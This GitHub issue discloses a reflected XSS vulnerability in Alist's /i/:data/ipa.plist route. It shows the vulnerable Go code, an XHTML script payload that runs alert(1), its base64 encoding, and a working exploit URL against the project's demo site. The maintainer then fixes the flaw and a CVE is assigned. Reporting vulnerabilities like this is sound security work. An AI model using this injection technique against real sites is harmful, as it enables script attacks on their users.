alist-org / **alist** Public

Code Issues 61 Pull requests 3 Discussions Actions ···

New issue Jump to bottom

Alist has Cross Site Scripting (XSS) vulnerability #645

Closed **Le0nsec** opened this issue on Feb 28 · 3 comments

Labels vulnerability

Le0nsec commented on Feb 28

Alist Version / Alist 版本

v2.0.10-v2.1.0

Describe the bug / 问题描述


Vulnerability Introduction

A route in Alist that uses user-inputted parameters when displaying xml files and does not filter them can cause xss.

Vulnerability affects version: v2.0.10-v2.1.0

Vulnerability Analysis

A new route was added in Alist v2.0.10: `/i/:data/ipa.plist` , which allows users to control the data parameter in path.



```
func InitApiRouter(r *gin.Engine) {

    // TODO from settings
    Cors(r)
    r.GET("/d/*path", middlewares.DownCheck, controllers.Down)
    r.GET("/p/*path", middlewares.DownCheck, controllers.Proxy)
    r.GET("/favicon.ico", controllers.Favicon)
    r.GET("/i/:data/ipa.plist", controllers.Plist)

    api := r.Group("/api")
    public := api.Group("/public")
    {
        path := public.Group("", middlewares.PathCheck, middlewares.CheckAccount)
        path.POST("/path", controllers.Path)
```

Simplified code:

```
func Plist(c *gin.Context) {
        data := c.Param("data")
        data = strings.ReplaceAll(data, "_", "/")
        data = strings.ReplaceAll(data, "-", "=")
        bytes, err := base64.StdEncoding.DecodeString(data)
        if err != nil {
                common.ErrorResp(c, err, 500)
                return
        }
        u := string(bytes)
  plist := fmt.Sprintf(`<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE plist PUBLIC "-//Apple//DTD P
...
                        <string>%s</string>
...
                                        <string>ci.nn.%s</string>
...
                    <string>%s</string>
...
`, u, name, name)
        c.Header("Content-Type", "application/xml;charset=utf-8")
        c.Status(200)
        _, _ = c.Writer.WriteString(plist)
```

The incoming data is decoded by replacing (recovering the original base64 encoded url conflict characters), and then the parameter `u` is directly spliced and output to the page, so we can use this to construct the xss payload.

```
<a:script xmlns:a="http://www.w3.org/1999/xhtml">alert(1)</a:script>
```

The paylod is base64 encoded as follows:


```
PGE6c2NyaXB0IHhtbG5zOmE9Imh0dHA6Ly93d3cudzMub3JnLzE5OTkveGh0bWwiPmFsZXJ0KDEpPC9hOnNjcmlwdD4=
```

Replace `=` with `-`, then splice in the path:

```
http(https)://<host:port>/i/PGE6c2NyaXB0IHhtbG5zOmE9Imh0dHA6Ly93d3cudzMub3JnLzE5OTkveGh0bWwiPmFsZXJ0K
```

Vulnerability Exploitation

After a successful local exploit, try using the official demo site to test:



https://alist.xhofe.top/i/PGE6c2NyaXB0IHhtbG5zOmE9Imh0dHA6Ly93d3cudzMub3JnLzE5OTkveGh0bWwiPmFsZXJ0KDEpPC9hOnNjcml...

alist.xhofe.top 显示

1

Reproduction / 复现链接

https://alist.xhofe.top/i/PGE6c2NyaXB0IHhtbG5zOmE9Imh0dHA6Ly93d3cudzMub3JnLzE5OTkveGh0bWwiPmFsZXJ0KDEpPC9hOnNjcmlwdD4-/ipa.plist

日志 / Logs

No response

Xhofe added the vulnerability label on Feb 28

Xhofe commented on Feb 28 Member

Thanks for the report, and I'll fix it in the next release.

Thiasap commented on Mar 1

大佬牛逼

Xhofe closed this as completed in `6af17e2` on Mar 3

Le0nsec commented on Mar 11 Author

I applied for a CVE with the number CVE-2022-26533.

Assignees

No one assigned

Labels

vulnerability

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

3 participants